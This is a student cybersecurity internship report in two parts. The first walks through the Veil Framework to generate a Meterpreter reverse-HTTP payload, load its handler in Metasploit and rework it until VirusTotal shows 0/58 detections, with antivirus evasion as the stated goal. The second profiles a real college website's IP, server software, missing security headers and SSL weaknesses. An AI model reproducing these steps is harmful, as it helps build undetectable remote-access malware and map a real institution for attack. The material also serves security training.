

Cyber Security Internship Project

Name : Anuja Rajendra Pachwadkar


Internship Organization : Acmegrade IIT Bombay Institute.

Internship Domain : Cyber Security.

Institute Name : DY Patil Institute of Engineering , Akurdi, Pune.


Project Title : Creating Payloads using Veil Framework

Here is snapshot of creating payloads



```
anuja@kali: ~  
root@kali: /var/lib/veil/output/source  
(anuja@kali) - [~]  
$ veil  
===== Veil | [Version]: 3.1.14 =====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
===== Main Menu =====  
2 tools loaded  
Available Tools:  
1) Evasion  
2) Ordnance  
Available Commands:  
exit Completely exit Veil  
info Information on a specific tool  
list List available tools  
options Show Veil configuration  
update Update Veil  
use Use a specific tool
```

- Here is list of some payloads under Evasion.



```
36) python/shellcode_inject/stallion.py  
37) ruby/meterpreter/rev_http.py  
38) ruby/meterpreter/rev_https.py  
39) ruby/meterpreter/rev_tcp.py  
40) ruby/shellcode_inject/base64.py  
41) ruby/shellcode_inject/flat.py  
Veil/Evasion>: use 14  
===== Veil-Evasion =====  
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework  
===== Payload Information: =====  
Name: Pure Golang Reverse HTTP Stager  
Language: go  
Rating: Normal  
Description: pure windows/meterpreter/reverse_http stager, no shellcode  
Payload: go/meterpreter/rev_http selected  
Required Options:  
Name Value Description
```

- I am selecting go/meterpreter/rev_http
- Various Options for selected payload.

```

root@kali: /var/lib/veil/output/source
anuja@kali: ~
root@kali: /var/lib/veil/output/source

CLICKTRACK      X      Require X number of clicks before execution
COMPILE_TO_EXE   Y      Compile to an executable
CURSORCHECK      FALSE   Check for mouse movements
DISKSIZE         X      Check for a minimum number of gigs for hard disk
HOSTNAME         X      Optional: Required system hostname
INJECT_METHOD    Virtual Virtual or Heap
LHOST            192.168.230.128 IP of the Metasploit handler
LPORT            80      Port of the Metasploit handler
MINPROCS         X      Minimum number of running processes
PROCHECK         FALSE   Check for active VM processes
PROCESSORS       X      Optional: Minimum number of processors
RAMCHECK         FALSE   Check for at least 3 gigs of RAM
SLEEP           X      Optional: Sleep "Y" seconds, check if accelerated
USERNAME         X      Optional: The required user account
USERPROMPT       FALSE   Prompt user prior to injection
UTCHECK          FALSE   Check if system uses UTC time

Available Commands:
back      Go back to Veil-Evasion
exit      Completely exit Veil
generate  Generate the payload
options   Show the shellcode's options
set       Set shellcode option

[go/meterpreter/rev_http>]: generate
=====
Veil-Evasion
=====

```

- Generate the payload using *generate* commad.

```

=====
Veil-Evasion
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

[*] Language: go
[*] Payload Module: go/meterpreter/rev_http
[*] Executable written to: /var/lib/veil/output/compiled/payload3.exe
[*] Source code written to: /var/lib/veil/output/source/payload3.go
[*] Metasploit Resource file written to: /var/lib/veil/output/handlers/payload3.rc

Hit enter to continue...

```

- Use msfconsole

```

(anuja@kali) - [~]
$ msfconsole /var/lib/veil/output/handlers/payload3.rc

Metasploit

```

```
root@kali: /var/lib/veil/output/source x anuja@kali: ~ x anuja@kali: ~
=[ metasploit v6.3.25-dev ]
+ -- --=[ 2332 exploits - 1219 auxiliary - 413 post ]
+ -- --=[ 1065 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]


Metasploit tip: Adapter names can be used for IP params
set LHOST eth0
Metasploit Documentation: https://docs.metasploit.com/

msf6 > show options

Global Options:
=====
Option      Current Setting  Description
-----
ConsoleLogging  false           Log all console input and output
LogLevel        0               Verbosity of logs (default 0, max 3)
MeterpreterPrompt meterpreter       The meterpreter prompt string
MinimumRank      0               The minimum rank of exploits that will run without explicit confirmation
Prompt          msf6            The prompt string
PromptChar       >              The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging  false           Log all input and output for sessions
SessionTLVLogging false           Log all incoming and outgoing TLV packets
TimestampOutput false           Prefix all console output with a timestamp

msf6 >
```

- Here are some Payloads that has been created by me.



- Checking on “virustotal.com” to detect the payload .

Here are some payload with defects.

- Finally create the payload which is not blocking by any Antivirus.

0 / 58

No security vendors and no sandboxes flagged this file as malicious

64e10b4c2d9e05ceb4b4d31172640711bf7bbd2632bddd5bba0816071a0c19

payload.exe

Size: 1.52 KB | Last Analysis Date: 1 minute ago

Reanalyze Similar More

Community Score

DETECTION DETAILS COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis Do you want to automate checks?

Acronis (Static ML)	Undetected	AhriLab-V3	Undetected
ALYac	Undetected	AmiY-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderThela	Undetected	Blkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Cymal	Undetected	Cyran	Undetected
DrWeb	Undetected	Emsisoft	Undetected
eScan	Undetected	ESET-NOD32	Undetected
F-Secure	Undetected	Fortinet	Undetected

Cyber Security Internship Project : 2


Project Title : Reconnaissance Attack

Name : Anuja Rajendra Pachwadkar


❖ Reconnaissance Attack Basic Steps :

Step 1 : Go through College Social Networking Site and make that target website ,

Here is Target Website of D. Y. Patil Institute of Engineering, Management & Research , Pune



Step 2 : Search On Hacking Search Engine Like shodan.io and check which ports are open with its description.



Step 3: Advance google search component like Google Dork.

The screenshot shows the WhatIs.com website interface. At the top, there's a search bar with the text "Search Thousands of Tech Definitions". Below the search bar, there's a navigation menu with links like "Browse Definitions By Topic" and "Quick Study Resources". The main content area displays search results for the query "https://www.dypiemr.ac.in/". The results show 248 results for the URL. The first result is "World Wide Web (WWW)" with a definition and a "VIEW RELATED CONTENT" link. Below this, there are three related content items: "Web 2.0 vs. Web 3.0 vs. Web 1.0: What's the difference?", "Preparing for uniform resource identifier (URI) exploits", and "Redirect After Post". On the right side, there's a sidebar with a "Word of the Day" section featuring "digital signal processing (DSP)" and a "Subscribe to the Word of the Day" button.

DNS over HTTPS (DoH)

Definition | Security

DNS over HTTPS (DoH) is a relatively new protocol that encrypts domain name system traffic by passing DNS queries through a Hypertext Transfer ...

▼ VIEW RELATED CONTENT

Hypertext Transfer Protocol Secure (HTTPS)

Definition | Software Quality

Hypertext Transfer Protocol Secure (HTTPS) is a protocol that secures communication and data transfer between a user's web browser and a website.

▼ VIEW RELATED CONTENT

AC-3 (Dolby Digital)

Definition | WhatIs.com

AC-3, also known as Dolby Digital, is a perceptual digital audio coding technique that reduces the amount of data needed to produce high-quality ...

▼ VIEW RELATED CONTENT

piezoelectricity

Definition | WhatIs.com

Piezoelectricity, also called the piezoelectric effect, is the ability of certain materials to generate an AC (alternating current) voltage when ...

▼ VIEW RELATED CONTENT

reactance

Definition | WhatIs.com

Reactance is a form of opposition generated by components in an electric circuit when alternating current (AC) passes through it.

▼ VIEW RELATED CONTENT

susceptance

Definition | WhatIs.com

Susceptance (symbolized B) is an expression of the ease with which alternating current (AC) passes through a capacitance or inductance.

▼ VIEW RELATED CONTENT

❖ Advance Steps :

Step 1: Use Google Chrome Extension for checking the technology that is used across the web. For that purpose we need to download google Netcraft extension.

Top Engineering College in Pune | X

Site report for https://www.dypiemr.ac.in

Site report for https://www.dypiemr.ac.in

GmailYouTubeMapsCyber Defense (Bla...PlayAblo Corporate...127.0.0.1:5000/pred...Search Results Page...Microsoft Learn Stu...Cybersecurity Enga...

LEARN MOREREPORT FRAUD

Background

Site title	Top Engineering College in Pune Best Colleges in PCMC - DYP IEMR	Date first seen	June 2018
Site rank	Not Present	Netcraft Risk Rating	1/10
Description	Dr. DY Patil Institute of Engineering Management & Research is top engineering colleges in Pimpri Chinchwad (PCMC), Pune, Maharashtra offering Mechanical, Civil, Chemical and Computer Engineering courses. Affiliated with Pune University.		
Primary language	English		

Network

Site	https://www.dypiemr.ac.in	Domain	dypiemr.ac.in
Netblock Owner	Suite no 10, Level 5; C Wing	Nameserver	ns2.fastdcservers.net
Hosting company	DataGalaxy	Domain registrar	registry.in
Hosting country	IN	Nameserver organisation	whois.tucows.com
IPv4 address	202.38.172.184	Organisation	Redacted For Privacy, Redacted For Privacy, REDACTED FOR PRIVACY, India
IPv4 autonomous systems	AS56202	DNS admin	support@dimakhconsultants.com
IPv6 address	Not Present	Top Level Domain	India (.ac.in)
IPv6 autonomous systems	Not Present	DNS Security Extensions	unknown

SSL/TLS

Assurance	Domain validation	Perfect Forward Secrecy	Yes
Common name	www.dypiemr.ac.in	Supported TLS Extensions	RFC4366 server name, RFC5746 renegotiation info, RFC4492 EC point formats, RFC5077 session ticket
Organisation	Not Present	Application-Layer Protocol Negotiation	Not Present
State	Not Present	Next Protocol Negotiation	Not Present
Country	Not Present	Issuing organisation	DigiCert Inc
Organisational unit	Not Present	Issuer common name	RapidSSL TLS RSA CA G1
Subject Alternative Name	www.dypiemr.ac.in, dypiemr.ac.in	Issuer unit	www.digicert.com
Validity period	From Jun 2 2023 to Jun 12 2024 (12 months, 1 week, 3 days)	Issuer location	Not Present
Matches hostname	Yes	Issuer country	US
Server	Apache/2.2.15 (CentOS)	Issuer state	Not Present
Public key algorithm	rsaEncryption	Certificate Revocation Lists	http://crl.rapidssl.com/RapidSSLTLRSACAG1.crl
Protocol version	TLSv1.2	Certificate Hash	BehMpdw8VPuQJa4KhldmXj1BIE
Public key length	2048	Public Key Hash	d189fd5e737fd17b6366836e29acc026dc7029b994d2ad2dc7d45747ed87e7a

Site Technology (fetched today)

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
CentOS	No description	www.dnes.bg, www.copyscape.com, www.planetsuzy.org
Apache	Web server software	www.calculator.net, www.smtpcorp.com, www.majorgeeks.com


Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
SSL	A cryptographic protocol providing communication security over the Internet	mail.yahoo.com, learn.microsoft.com
PHP Enabled	Server supports PHP	www.gsmarena.com, www.castelgiocondo.it, www.cdep.ro

Client-Side

Step 2: Finding the Subdomains of college website From subdomain finder websites.



Step 3: Find the Hidden Links of Website from Link extractor (webToolHub). Here is near about list of 305 hidden links this includes some image links, some web sections etc.

Showing: All Links	
Images (53)	
#	URL
1	https://www.dypiemr.ac.in/images/social_icons/fb.png Alt : Facebook
2	https://www.dypiemr.ac.in/images/social_icons/twitter.png Alt : Twitter
3	https://www.dypiemr.ac.in/images/social_icons/linkedin.png Alt : LinkedIn
4	https://www.dypiemr.ac.in/images/social_icons/1484929547_youtube.png Alt : Youtube
5	https://www.dypiemr.ac.in/images/insta.png Alt : Instagram
6	https://www.dypiemr.ac.in/images/social_icons/mail.png Alt : mail
7	https://www.dypiemr.ac.in/images/social_icons/downloading.png Alt : Download
8	https://www.dypiemr.ac.in/images/DYPIEMR-Logo.jpg Alt : Dr. D. Y. Patil Institute of Engineering, Management & Research, Akurdi
9	https://www.dypiemr.ac.in/media/k2/items/src/c501a702ef05e90d163a1eeeb1633357.jpg Alt : Impact Lectures Series 2021 Title : Impact Lectures Series 2021
10	https://www.dypiemr.ac.in/media/k2/items/src/ae490490adff4f695d8831b6d20b97cf.jpg Alt : Mr. Shubham Hire Title : Mr. Shubham Hire
11	https://www.dypiemr.ac.in/media/k2/items/src/fac9770ae986695c80dfb6c58f312f32.jpg Alt : Zaiyan Khan Title : Zaiyan Khan

294	https://www.dypakurdipune.edu.in/ Title : AKURDI CAMPUS Anchor : AKURDI CAMPUS
295	http://dypatilunikop.org/ Title : D. Y. Patil Education Society,D. Y. Patil Vidyanagar, Kasaba Bavada,Kolhapur,-416006 , Maharashtra Anchor : D. Y. Patil Education Society,D. Y. Patil Vidyanagar, Kasaba Bavada,Kolhapur,-416006 , Maharashtra
296	http://coek.dypgroup.edu.in/ Title : D. Y. Patil College of Engineering and Technology, Kasaba Bawada,Kolhapur- 416006, Maharashtra Anchor : D. Y. Patil College of Engineering and Technology, Kasaba Bawada,Kolhapur- 416006, Maharashtra
297	https://www.dypiern.ac.in/mailto:admission@dypakurdipune.edu.in Anchor : admission@dypakurdipune.edu.in
298	https://www.dypiern.ac.in/mailto:tpo@dypiern.ac.in Anchor : tpo@dypiern.ac.in
299	https://www.dimakhconsultants.com/digital-internet-marketing-pune/seo-search-engine-optimization/ Title : SEO Company In Pune, website design & development company in pune, digital marketing & internet advertising, Web Hosting company in pune India, Google Adwords Expert Anchor : dimakh consultants
300	https://www.dypiern.ac.in/?format=feed&type=rss
301	https://www.dypiern.ac.in/?format=feed&type=atom
302	https://www.dypiern.ac.in/components/com_k2/css/k2.css?v=2.8.0
303	https://fonts.googleapis.com/css?family=Raleway:400,800,700,600
304	https://fonts.googleapis.com/css?family=Slabo+27px
305	https://fonts.googleapis.com/css?family=Roboto:400,100,100italic,300,300italic,400italic,500,500italic,700,700italic,900,900italic

Step 4: Now find security headers of web on securityheader.com

Security Headers

Powered by Probely

[Home](#)
[About](#)
[API](#)

Scan your site now


Scan

☐ Hide results
 ☒ Follow redirects

Security Report Summary	
	Site: https://www.dypiern.ac.in/
	IP Address: 202.38.172.184
	Report Time: 30 Jul 2023 18:33:20 UTC
	Headers: <div> ✖ Strict-Transport-Security ✖ Content-Security-Policy ✖ X-Frame-Options ✖ X-Content-Type-Options ✖ Referrer-Policy ✖ Permissions-Policy </div>
	Advanced: Ouch, you should work on your security posture immediately: <div>Start Now</div>

Missing Headers	
Strict-Transport-Security	HTTP Strict Transport Security is an excellent feature to support on your site and strengthens your implementation of TLS by getting the User Agent to enforce the use of HTTPS. Recommended value "Strict-Transport-Security: max-age=31536000; includeSubDomains".
Content-Security-Policy	Content Security Policy is an effective measure to protect your site from XSS attacks. By whitelisting sources of approved content, you can prevent the browser from loading malicious assets.
X-Frame-Options	X-Frame-Options tells the browser whether you want to allow your site to be framed or not. By preventing a browser from framing your site you can defend against attacks like clickjacking. Recommended value "X-Frame-Options: SAMEORIGIN".
X-Content-Type-Options	X-Content-Type-Options stops a browser from trying to MIME-sniff the content type and forces it to stick with the declared content-type. The only valid value for this header is "X-Content-Type-Options: nosniff".
Referrer-Policy	Referrer Policy is a new header that allows a site to control how much information the browser includes with navigations away from a document and should be set by all sites.
Permissions-Policy	Permissions Policy is a new header that allows a site to control which features and APIs can be used in the browser.

Step 5: Now its time to test SSL that is Secure Socket Layer.

**Qualys** SSL Labs

HomeProjectsQualys Free TrialContact

You are here: [Home](#) > [Projects](#) > [SSL Server Test](#) > dypiemr.ac.in


SSL Report: dypiemr.ac.in (202.38.172.184)

Assessed on: Sun, 30 Jul 2023 18:42:46 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)

Summary

Overall Rating



Certificate

Protocol Support

Key Exchange

Cipher Strength

0

20

40

60


80

100


Visit our [documentation page](#) for more information, configuration guides, and books. Known issues are documented [here](#).

This server supports SSL 2, which is obsolete and insecure, and can be used against TLS (DROWN attack). Grade set to F. [MORE INFO »](#)

Certificate #1: RSA 2048 bits (SHA256withRSA)

**Server Key and Certificate #1**

Subject	www.dypiemr.ac.in Fingerprint SHA256: 8cf9aca209a12df1d1094ab919ad8cb26ff16c0d328e283e75d2b1c976ca3c6e Pin SHA256: 0Yn9XnN3xe2Nmg24pMAM3HApuZTSrS3H1FdH7Yfno=
Common names	www.dypiemr.ac.in
Alternative names	www.dypiemr.ac.in dypiemr.ac.in
Serial Number	0e630981283936772e6916c4c0cb7003
Valid from	Fri, 02 Jun 2023 00:00:00 UTC
Valid until	Wed, 12 Jun 2024 23:59:59 UTC (expires in 10 months and 13 days)
Key	RSA 2048 bits (e 65537)
Weak key (Debian)	No

**Additional Certificates (if supplied)**

Certificates provided

Chain issues

3 (3706 bytes)

Contains anchor

#2

Subject	RapidSSL TLS RSA CA G1 Fingerprint SHA256: 4422e963ee53cd58cc9f85cd40bf5ffec0095fd1a154535661c1c06bcadc69b Pin SHA256: E3tYcwo9CiqATmKtpMLV5V+pzlq+ZoDmpXSUJXGmTo=
Valid until	Tue, 02 Nov 2027 12:24:33 UTC (expires in 4 years and 3 months)
Key	RSA 2048 bits (e 65537)
Issuer	DigiCert Global Root G2
Signature algorithm	SHA256withRSA

#3

Subject	DigiCert Global Root G2 In trust store Fingerprint SHA256: cb3ccbb76031e5e0138f8dd39a23f9de47ffc35e43c1144cea27d46a5ab1cb5f Pin SHA256: i7WTqTvh0OiolnllFR4kMPnBqrS2rdVPI/s2uCi/CY=
Valid until	Fri, 15 Jan 2038 12:00:00 UTC (expires in 14 years and 5 months)
Key	RSA 2048 bits (e 65537)
Issuer	DigiCert Global Root G2 Self-signed
Signature algorithm	SHA256withRSA

Overall rating of this website on SSLlab is “F”.

Step 6: Check BufferSize of Website from command prompt

```
Command Prompt
C:\Users\anuja>ping www.dypiemr.ac.in

Pinging www.dypiemr.ac.in [202.38.172.184] with 32 bytes of data:
Reply from 202.38.172.184: bytes=32 time=138ms TTL=55
Reply from 202.38.172.184: bytes=32 time=7ms TTL=55
Reply from 202.38.172.184: bytes=32 time=6ms TTL=55
Reply from 202.38.172.184: bytes=32 time=6ms TTL=55

Ping statistics for 202.38.172.184:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 6ms, Maximum = 138ms, Average = 39ms

C:\Users\anuja>ping -f -l 1450 www.dypiemr.ac.in

Pinging www.dypiemr.ac.in [202.38.172.184] with 1450 bytes of data:
Reply from 202.38.172.184: bytes=1450 time=9ms TTL=55
Reply from 202.38.172.184: bytes=1450 time=21ms TTL=55
Reply from 202.38.172.184: bytes=1450 time=10ms TTL=55
Reply from 202.38.172.184: bytes=1450 time=11ms TTL=55

Ping statistics for 202.38.172.184:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 9ms, Maximum = 21ms, Average = 12ms

C:\Users\anuja>ping -f -l 1500 www.dypiemr.ac.in

